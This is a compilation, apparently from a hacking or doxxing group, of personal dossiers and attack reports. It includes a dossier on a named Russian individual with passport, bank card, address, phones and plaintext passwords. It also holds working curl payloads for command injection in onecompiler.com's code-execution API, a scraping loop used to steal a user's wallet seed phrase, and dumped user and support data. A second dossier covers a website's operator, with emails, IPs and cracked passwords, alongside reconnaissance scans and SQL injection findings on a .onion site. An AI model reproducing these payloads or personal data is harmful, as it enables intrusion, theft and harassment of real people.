Эминов Руслан Габилович

Дата рождения: 20 декабря I995 года

Место рождения: дер. Жуковка

Телефон: iPhone

Email: officialinoff@gmail.com, rusa_I5@mail.ru

IP-адрес: 89.I08.I06.50 (последнее замечание в России)

Пароли:

rusa_I5@mail.ru: tweeterI0I, I234jaee8ch, II22335, II22335I, II223355, I234jaee8Ch, 4795536, YQg4WDFRaw, hmnsBP, rusa_I6, zxcvbnm

officialinoff@gmail.com: II22335, hmnsBP

Личная информация

Адрес: I43005, Московская обл., г. Одинцово, б-р Маршала Крылова, д. 6, кв. 2I9

Основной телефон: +7 905 708 5740

Доп. телефоны: +7 495 590 8546, +7 926 0I9 7097, +7 926 062 2357, +7 930 333 332I, +7 926 886 686I, +7 967 III I007

Документы

Паспорт: 46I7 587666, выдан I6 июня 20I7 года, ТП № I в г. Одинцово

Код подразделения: 500-I03

Финансовая информация

Семейный доход: I30 000 рублей

Карта: 5536 9I39 0289 2773

Дата регистрации: 28 июня 202I года, I2:59:53

Социальные сети и ссылки

Facebook: facebook.com/profile.php?id=I00002263476607

Instagram: www.instagram.com/in_off__official

VK I: vk.com/idI90592883

VK 2: vk.com/id262I9996

TikTok: www.tiktok.com/@in_off_official

Mail.ru: my.mail.ru/mail.ru/rusa_I5

Twitter: twitter.com/rusa_095

Mamba: mamba.ru/ru/profile/580659I48

Дополнительно:

Telegram I ID: 368650363

Telegram 2 ID: 6480I48545

Автомобиль: avito.ru/moskva/avtomobili_s_probegom/a_b_c_4694I4986

iPhone 4: avito.ru/odintsovo/telefony/iphone_4_I6gb_belyj_I5986390I4o

CYB3R4T REPORT

SUBJECT:	onecompiler.com	DATE:	06.03.2025	↓

Critical Vulnerability: Command Injection in Code Execution API

1) Command Injection in API (JavaScript)

```
curl -X POST ’https://onecompiler.com/api/code/exec’ \
     -H ’Content-Type: application/json’ \
     -d ’{
           ”_id”: ”ls_test”,
           ”type”: ”code”,
           ”properties”: {
             ”language”: ”javascript”,
             ”files”: [
               {
                 ”name”: ”exploit.js”,
                    ”content”: ”require(\”child_process\”).exec(\”ls -la\”, (err, stdout, stderr) => console.log(stdout));”
               }
             ]
           }
         }’
```

Result:

The execution reveals the AWS ECS (Elastic Container Service) environment:

```
uid=2345(coderunner)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
coderunner:x:2345:2345::/coderunner:/bin/sh
```

```
coderunnerw:x:2346:2346::/coderunner:/bin/sh
coderunnerwi:x:2347:2347::/coderunner:/bin/sh
```

2) Second Command Injection Scenario (Groovy)

PoC:

```
curl ‘https://sandbox.onecompiler.com/api/code/exec’ -X POST --insecure \
-H ‘Content-Type: application/json’ \
-d ‘{
  ”name”: ”Groovy”,
  ”title”: ”Groovy Hello World”,
  ”mode”: ”groovy”,
  ”properties”: {
    ”language”: ”groovy”,
    ”files”: [
      {
        ”name”: ”Main.groovy”,
        ”content”: ”println new ProcessBuilder(\”ls\”, \”-la\”).redirectErrorStream(true).start().text”
      }
    ]
  }
}’
```

3) Unprotected API Endpoints with Data Leakage

Vulnerable URLs:

User programs can be viewed by iterating over the programming language and username:

https://onecompiler.com/{programming_language}/{_id found in api/users/}

Example: https://onecompiler.com/mysql/437wjr3mg


Example of Mass Data Scraping:

```
for i in {1..50}; do
  curl ‘https://onecompiler.com/api/posts/search’ \
       -X POST --insecure \
       -H ‘Authorization: Bearer YOUR_ACCESS_TOKEN’ \
        -H ’Content-Type: application/json’ \
  -d ’{”type”:”code”,”page”:’”$i”’,”text”:”KEYWORD”,”sortBy”:”latest”}’ >> data.json
done
```

Thus, as a test, a user’s seed phrase was taken using the KEYWORD ”SEED.” A balance of $60 was found in Trust Wallet.


API Endpoints:

https://onecompiler.com/api/contact # Support messages




```
    "message": "I would like this removed please: https://onecompiler.com/python/3vbxuupre\n\nit contains real full names of me and all of my associates without our permission, we would want this re
nternet."
  },
  {
    "_id": "6027d3c90521bfd88f5ff7a3",
    "created": "2021-02-13T13:27:37.356Z",
    "name": "William Gates",
    "email": "williamgate07@gmail.com",
    "message": "Hi,\n\nWould you be interested in buying/owning the domain name compileone.com so you can redirect it to your website?\n\nKind regards,\n\nWilliam Gates\nDomain Name Broker\n"
  },
  {
    "_id": "602d0fc9cced0adcd2cb0b23",
    "created": "2021-02-17T12:44:57.253Z",
```

https://onecompiler.com/api/feedback # Feedback submissions



```
  {
    "_id": "643ff18a6c1365de8e7f31b6",
    "created": "2023-04-19T13:50:02.819Z",
    "rating": 1,
    "message": "by far the most dumb stupid program executor i have ever seen in my time on this earth ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong
ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong ong
ong ong ong ong ong TEEERRRRIBLE TRASH DOG WATER WASTE OF 1's AND 0's ABSOLUTE MARVEL OF CODING DUMBED DOWN TO A BARELY USEABLE ONLINE SOFTWARE TRASH VERY BAD WOULD NOT BUY AGAIN I WANT A REFUND I WANT A REFUND I WANT A REFUND I WANT A REFUND I WANT A REFUND I WANT
A REFUND I WANT A REFUND I  wANT A REFUND I WANT A REFUND I WANT  A REFUND I WANT A  REFUND I WANT A RREEEEEEEEEEEEEEEEEEFUND REFUND ME NOW THIS IS BAD SOFTWARE IT MADE IN TAIWAN IT NO CHINA MADE REMAKE OR DELETE REMAKE OR DELETE REMAKE OR DELETE REMAKE OR DELETE
YOUR DEVS ARE BAD SO BAD THAT EVEN A BABY COULD DO THEIR JOB THIS IS COPY AND PASTED ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG  COPYRIGHT FOR WHAT?!?!!?!?!? BAD PROGRAM BAD PROGRAM BAD PROGRAM BAD PROGRAM BAD PROGRAM BAD
PROGRAM BAD PROGRAM BAD BAD BAD TERRRRIBLE GOD AWFUL PROGRAM NEVER SEEN SUCH HORRIBLE CODE IN MY LIFE IT CANT EVEN RUN OUTSIDE CODE ONLY BASIC BASSICCCC STUFF AND I DONT MEAN BASIC THE CODE I MEAN IT CANT RUN SNAKE liKE THE HELL I NEED TO BE ABLE TO PLAY SNAKE OR
ILL DIE LIKE JEEEEEEEEEEZ I NEED SOME FORM OF ENTERTAINMENT IF I COULD GIVE 0 STARS I WOULD ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ON GOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOD LIKE JEEEZ THIS
IS SO BAD I CANT EVEN EXPRESS HOW DOG THIS IS IT IS THE WORST SCRIPTER IT MAkES PYTHON LOOK BAD I WANT REFUnD ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ON G ONG ONG JGN
GNG  TEEEEEEEEERRRIBLE SOFTWARE I COULD ASK A PERSON ON FIVER TO RECREATE THIS FOR 50 CENTS AND A HALF EATEN ARBYS ROAST BEEF SANDWICH!!! THIS IS SO BAD ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG
ONG ONG ONG. AAAAAAAAAAAABSOLUTE WASTE OF SPACE ON INTERWEB TERRRIBLE WASTE O SPACE I CANT FATHOM WHY THIS EXISTS THERE ARE SO MANY BETER OPTIONS THAT I DONT KNOW HOW THIS EXISTS LIKE ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG
ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG ONG AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA THIS MAKES ME SCCRRREQMAMAMA  ITS SO BAD MORBIOUS LOOKS GOOD COMPARED TO THIS oNG ONG ONG LEAST ",
    "email": "lilllamaa123@gmail.com"
  },
```

https://onecompiler.com/api/users # User data



```
{
  "_id": "43b28h2b4",
  "name": "JuanPablo",
  "picture": "https://static.onecompiler.com/images/blank-profile.png",
  "thumbnail": "https://static.onecompiler.com/images/blank-profile.png",
  "hidePicture": false,
  "created": "2025-03-06T19:10:10.395Z",
  "lastSeen": "2025-03-06T19:11:20.855Z"
},
{
```

https://onecompiler.com/api/version # API version (3.0.0)

https://onecompiler.com/api/tutorials # Tutorials

https://onecompiler.com/api/code # User programs

https://onecompiler.com/api/subscriptions # Subscription details

```
https://onecompiler.com/api/time           # Time data

https://onecompiler.com/api/country        # Country info

https://onecompiler.com/api/questions      # Questions section

https://onecompiler.com/api/ping           # Joke
```


LEARNMEABITCOIN.COM

- USERNAME: *greg, in3rsha*
- **Адрес:** Pine Media
  ФИО: Greg Walker
  Регион: Belgravia House
  Страна: 115 Rockingham Street
- **gregwalker88@gmail.com**
- **welshboygreg@hotmail.com**
- GOOGLE ID: 105008669897133159316
- Личный IP: 37.152.210.177, 137.44.1.200, 81.108.182.152,146.90.1.231,86.184.22.145
- ENCRYPTED PASSWORD:
  $2a$08$QxDIilFiRUpM/2SDuUpI1eCJ0.JLY97B9TGxdb7FQ4WKAhABH3ciO
- **DECRYPTED PASSWORDS:**
- **goat333, inersha, resident3, residents, tobasco, welshboygreg, thegregwalker, resident33, Goat333!,**
- **SOCIAL NETWORKS:**
- https://trello.com/u/gregwalker4/activity
- **https://twitter.com/in3rsha**
- https://github.com/in3rsha
- https://www.reddit.com/user/in3rsha
- https://www.whoxy.com/email/821794
- и https://www.bigdomaindata.com/reverse-whois/?database=historical&registrant_email_wildcard=welshboygreg@hotmail.com*&sort_by=create_date - зарегистрированные домены
- **Google Maps**: Greg Walker
  Google+: Greg Walker
  Trello: gregwalker
  Twitter: thegregwalker
  MyFitnessPal: gregwalker88
  MySpace: @welshboygreg
- 162.120.69.182 - IP
  HOSTING:
- netname: CLOUVIDER-HB-CLIENT-7361
- address: London, UK
  address: EC2M 4YJ
  phone: +442036035030
  abuse-mailbox: abuse@clouvider.net
  https://web.archive.org/web/20160622192315/http:/learnmeabitcoin.com/src/
- SSH.
- [*] 162.120.69.182 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOw7gaQVNZ/hHktGBfMXo9tIuJ83AiZe9ZPgQRLav1Ym
- [*] 162.120.69.182 - SSH server version: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
- [*] 162.120.69.182 - Server Information and Encryption
- ====================================

-
- Type   Value   Note
- ----   -----   ----
- encryption.compression   none
- encryption.compression   zlib@openssh.com
- encryption.encryption   chacha20-poly1305@openssh.com
- encryption.encryption   aes128-ctr
- encryption.encryption   aes192-ctr
- encryption.encryption   aes256-ctr
- encryption.encryption   aes128-gcm@openssh.com
- encryption.encryption   aes256-gcm@openssh.com
- encryption.hmac   umac-64-etm@openssh.com
- encryption.hmac   umac-128-etm@openssh.com
- encryption.hmac   hmac-sha2-256-etm@openssh.com
- encryption.hmac   hmac-sha2-512-etm@openssh.com
- encryption.hmac   hmac-sha1-etm@openssh.com
- encryption.hmac   umac-64@openssh.com
- encryption.hmac   umac-128@openssh.com
- encryption.hmac   hmac-sha2-256
- encryption.hmac   hmac-sha2-512
- encryption.hmac   hmac-sha1
- encryption.host_key   rsa-sha2-512
- encryption.host_key   rsa-sha2-256
- **encryption.host_key   ecdsa-sha2-nistp256   Weak elliptic curve**
- encryption.host_key   ssh-ed25519
- encryption.key_exchange sntrup761x25519-sha512@openssh.com
- encryption.key_exchange curve25519-sha256
- encryption.key_exchange curve25519-sha256@libssh.org
- encryption.key_exchange ecdh-sha2-nistp256
- encryption.key_exchange ecdh-sha2-nistp384
- encryption.key_exchange ecdh-sha2-nistp521
- encryption.key_exchange diffie-hellman-group-exchange-sha256
- encryption.key_exchange diffie-hellman-group16-sha512
- encryption.key_exchange diffie-hellman-group18-sha512
- encryption.key_exchange diffie-hellman-group14-sha256
- encryption.key_exchange ext-info-s
- encryption.key_exchange kex-strict-s-v00@openssh.com
- fingerprint_db   ssh.banner
- openssh.comment   Ubuntu-3ubuntu13.5
- os.certainty   0.75
- os.cpe23   cpe:/o:canonical:ubuntu_linux:-
- os.family   Linux
- os.product   Linux
- os.vendor   Ubuntu
- service.cpe23   cpe:/a:openbsd:**openssh:9.6p1**
- service.family   OpenSSH

- service.product   OpenSSH
- service.protocol   ssh
- service.vendor   OpenBSD
- service.version   9.6p1
-
-
- https://learnmeabitcoin.com/.idea/workspace.xml - типо sitemap
- https://learnmeabitcoin.com/.idea/ - директории, можно перемещаться
- workspace.xml project file found at : /.idea/workspace.xml
- Pattern found:
- <project version="4">
- **https://162.120.69.182/assets/pdf/ - Скачивает страницы преобразует в pdf.**
- **https://162.120.69.182/assets/pdf/about/**
- https://learnmeabitcoin.com/errors/ - директории, можно перемещаться
- https://learnmeabitcoin.com/search/
- https://learnmeabitcoin.com/beginners/guide/
- https://learnmeabitcoin.com/.idea/
- https://learnmeabitcoin.com/assets/
- https://learnmeabitcoin.com/errors/
- https://learnmeabitcoin.com/diagrams/png/
- https://learnmeabitcoin.com/.idea/codeStyles/
- https://learnmeabitcoin.com/technical/general/
- https://learnmeabitcoin.com/assets/css/
- https://learnmeabitcoin.com/assets/fonts/
- https://learnmeabitcoin.com/assets/icons/
- https://learnmeabitcoin.com/assets/icons/png/
- https://learnmeabitcoin.com/technical/upgrades/
- https://learnmeabitcoin.com/assets/js/
- https://learnmeabitcoin.com/assets/jurassicpark/
- https://learnmeabitcoin.com/assets/sitemap/
- https://learnmeabitcoin.com/assets/svg/
- /about   (Status: 301) [Size: 242] [--> https://learnmeabitcoin.com/about/]
- /search   (Status: 301) [Size: 243] [--> https://learnmeabitcoin.com/search/]
- /faq   (Status: 301) [Size: 246] [--> https://learnmeabitcoin.com/beginners/]
- /cgi-bin   (Status: 403) [Size: 22471]
- /sitemap   (Status: 301) [Size: 244] [--> https://learnmeabitcoin.com/sitemap/]
- /resources   (Status: 301) [Size: 262] [--> https://learnmeabitcoin.com/technical/#other-resources]
- /tools   (Status: 301) [Size: 242] [--> https://learnmeabitcoin.com/tools/]
- /assets   (Status: 301) [Size: 243] [--> https://learnmeabitcoin.com/assets/]
- /glossary   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/technical]
- /testimonials   (Status: 301) [Size: 255] [--> https://learnmeabitcoin.com/about/#testimonials]
- /donate   (Status: 301) [Size: 243] [--> https://learnmeabitcoin.com/donate/]
- /template   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/template/]
- /src   (Status: 403) [Size: 22467]

- /dev   (Status: 403) [Size: 22467]
- /browser   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
- /talks   (Status: 301) [Size: 256] [--> https://learnmeabitcoin.com/about/#presentations]
- /open   (Status: 301) [Size: 236] [--> https://learnmeabitcoin.com/]
- /technical   (Status: 301) [Size: 246] [--> https://learnmeabitcoin.com/technical/]
- /browsers   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
- /thanks   (Status: 301) [Size: 242] [--> https://learnmeabitcoin.com/about/]
- /explorer   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
- /errors   (Status: 301) [Size: 243] [--> https://learnmeabitcoin.com/errors/]
- /beginners   (Status: 301) [Size: 246] [--> https://learnmeabitcoin.com/beginners/]
- /diagrams   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/diagrams/]
- /mining   (Status: 301) [Size: 253] [--> https://learnmeabitcoin.com/technical/mining/]
- /browseresearch   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
- /publickey   (Status: 301) [Size: 262] [--> https://learnmeabitcoin.com/technical/keys/public-key/]
- /browserspy   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
- /browsercheck   (Status: 301) [Size: 245] [--> https://learnmeabitcoin.com/explorer/]
-
- AS20473
- AS51852
- AS62240
- AS8943
- AS9123
-
- [*] Interesting Urls found: 9
- --------------------
- http://learnmeabitcoin.com/
- https://commento.learnmeabitcoin.com/login
- https://learnmeabitcoin.com/
- https://learnmeabitcoin.com/beginners/blocks
- https://learnmeabitcoin.com/explorer/address/1BgGZ9tcN4rm9KBzDn7KprQz87SZ26SAMH
- https://learnmeabitcoin.com/guide/coinbase-transaction
- https://learnmeabitcoin.com/technical/block/
- https://learnmeabitcoin.com/technical/mnemonic
- https://learnmeabitcoin.com/technical/networking/magic-bytes/
- [*] IPs found: 10
- -------------------
- 107.182.163.162
- 147.45.141.87
- 162.120.69.182
- 31.7.60.178
- 45.144.112.208
- 46.19.137.74
- 64.176.221.94
- 85.119.83.25



IP Address	Port	Time (ms)	Status	Authorization	Server name / Realm name / Device type	Radic
107.182.163.162	80	140	Done		BunnyCDN-OG1-877 (BunnyCDN - Node OG1-877)	
107.182.163.162	22	157	Can't load main page			
107.182.163.162	443	141	phpMyAdmin scan...		BunnyCDN-OG1-877 (BunnyCDN - Node OG1-877)	
147.45.141.254	80	16	Done		nginx/1.18.0 (Ubuntu) (404 Not Found)	
147.45.141.254	22	15	Can't load main page			
147.45.141.254	443	15	Done		nginx/1.18.0 (Ubuntu) (Загрузка)	
162.120.69.182	22	94	Can't load main page			
162.120.69.182	80	110	phpMyAdmin scan...		Apache (Learn Me A Bitcoin (By Greg Walker))	
162.120.69.182	443	125	phpMyAdmin scan...		Apache (Learn Me A Bitcoin (By Greg Walker))	
31.7.60.178	80	94	phpMyAdmin scan...		Apache/2.4.41 (Ubuntu) (BitcoinPaths.com - Find Connection:	
31.7.60.178	443	94	phpMyAdmin scan...		Apache/2.4.41 (Ubuntu) (BitcoinPaths.com - Find Connection:	
31.7.60.178	22	172	Can't load main page			
31.7.60.254	22	172	Can't load main page			
64.176.221.94	80	141	Done		nginx	
64.176.221.94	22	140	Can't load main page			
64.176.221.94	443	140	phpMyAdmin scan...		nginx	
64.176.221.254	80	141	phpMyAdmin scan...		Caddy (UniFi Network)	
64.176.221.254	22	140	Can't load main page			
64.176.221.254	8080	140	phpMyAdmin scan...		Caddy (UniFi Network)	
64.176.221.254	443	157	phpMyAdmin scan...		Caddy (UniFi Network)	
85.119.83.25	80	47	Done		nginx/1.18.0 (Ubuntu) (Bitcoin Rain | Live Transaction Rate Vi	
85.119.83.25	22	47	Can't load main page			

- [*] Hosts found: 7
- ---------------------
- commento.learnmeabitcoin.com
- commento.learnmeabitcoin.com:46.19.137.74
- neo4j.learnmeabitcoin.com
- old.learnmeabitcoin.com
- static.learnmeabitcoin.com
- vps.learnmeabitcoin.com
- vps.learnmeabitcoin.com:85.119.83.25
-

CVE-2005-3299 - не работает, я пробовал.

IBSERVICE REPORT

SUBJECT:	awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad	DATE:	03.03.2025	↓

General Information about the Target

Target IP: 224.0.0.1
Target Hostname:
awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion
Target Port: 80
Server: nginx
The main web resource ("/") redirects to the login page:
http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/auth/login

Discovered Vulnerabilities and Observations

1. SQL Injection Vulnerabilities (9)

Vulnerability Type: SQL Injection

Risk Level: High

Description: Multiple SQL injection vulnerabilities were identified within the web application at the following endpoints:

- **/auth/register — affecting default_language, honeypot, and repeat_withdrawal_pin parameters.**
- **/auth/reset-password — affecting the honeypot parameter.**
- **/toggle-theme — affecting the 7if6ttcnzvP9u6hF5Fia parameter.**

The vulnerabilities arise from the improper validation and sanitization of user-controlled inputs that are incorporated directly into SQL queries. By manipulating inputs with time-based payloads like randomblob(), it was possible to influence query execution times, strongly indicating that the application is susceptible to SQL injection.

Examples:

- **default_language Parameter**
  - `Original query execution time with value [de]: 433 ms`

    - `Modified query using randomblob(1000000): 1,908 ms`
- **honeypot Parameter (on /auth/reset-password)**
    - `Original: 655 ms`
    - `Modified with randomblob(10000000): 825 ms`
- **7if6ttcnzvP9u6hF5Fia Parameter (on /toggle-theme)**
    - `Original: 721 ms`
    - `Modified with randomblob(1000000): 980 ms`

Risk Assessment: Exploitation of these vulnerabilities may allow an attacker to:

- **Extract sensitive data from the database (e.g., usernames, passwords, credit card information).**
- **Bypass authentication mechanisms.**
- **Delete or modify database records.**
- **Execute arbitrary SQL commands.**

Recommendations:

1. **Input Validation: Implement strict server-side validation of all inputs. Avoid relying solely on client-side controls.**
2. **Prepared Statements: Use parameterized queries or prepared statements to handle user inputs safely.**
3. **Least Privilege Principle: Ensure the database user account used by the application has only the necessary permissions.**
4. **Dynamic SQL Avoidance: Refrain from constructing SQL queries via string concatenation.**
5. **Escape Inputs: Implement proper escaping techniques for user-provided data.**

References:

- [OWASP SQL Injection Prevention Cheat Sheet]()

2. Authentication Request Identified

- **URL: [Authentication Endpoint]()**
- **Description: An authentication request has been detected. The request includes identifiable authentication parameters, as indicated by the following key-value pairs:**
    - `userParam: username`
    - `userValue: CgNKDHus`
    - `passwordParam: password`
    - `referer: http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/auth/login`
- **Risk: If not properly secured, the exposed authentication parameters can be leveraged by an attacker to conduct credential stuffing, brute-force attacks, or session hijacking.**
- **Recommendation:**
    1. **Implement rate-limiting and account lockout mechanisms to mitigate brute-force attacks.**

2. Ensure sensitive data like usernames and passwords are transmitted over encrypted channels (TLS).
3. Validate and sanitize all user inputs to prevent injection attacks.
4. Implement multi-factor authentication (MFA).

- References:
  - OWASP Authentication Cheat Sheet

3. Session Management Response Identified

- URL: Homepage
- Session Parameter: `EWsMVjIa4EGHKKWIZNC2`
- Description: The response contains a session management token. This token is used for maintaining session state and can be manipulated if not properly secured.
- Risk: Poor session management can lead to session fixation, session hijacking, and unauthorized access to user accounts.
- Recommendation:
  1. Ensure session tokens are securely generated using strong random values.
  2. Implement secure cookie attributes: HttpOnly, Secure, and SameSite.
  3. Invalidate sessions on logout and implement session timeout mechanisms.
  4. Use token binding or other mechanisms to tie sessions to specific client contexts.
- References:
  - OWASP Session Management Cheat Sheet

Both vulnerabilities were identified using OWASP ZAP's Authentication Helper:

- Authentication Request Identification
- Session Management Identification

IBSERVICE REPORT

SUBJECT:	awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad	DATE:	01.03.2025	↓

General Information about the Target

Target IP: 224.0.0.1
Target Hostname:
awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion
Target Port: 80
Server: nginx
The main web resource ("/") redirects to the login page:
http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/auth/login

Discovered Vulnerabilities and Observations

Detailed Vulnerability Report

1) X-Content-Type-Options Header Missing

URL:
http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/robots.txt
Parameter: x-content-type-options
Description: The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing it to be interpreted as a different content type than declared. This issue also applies to error pages (401, 403, 500, etc.), which may still be affected by injection vulnerabilities.
Risk: Medium
Solution: Ensure the application/web server sets the Content-Type header appropriately and includes X-Content-Type-Options: nosniff for all responses.
References:

- **Microsoft Documentation**
- **OWASP Security Headers**

2) Information Disclosure via Base64 Encoding

URL: http://awazonhndi7e5yfaobpk7j2tsnp4kfd2xa63tdtzcg7plc5fka4il4ad.onion/
Evidence:

```
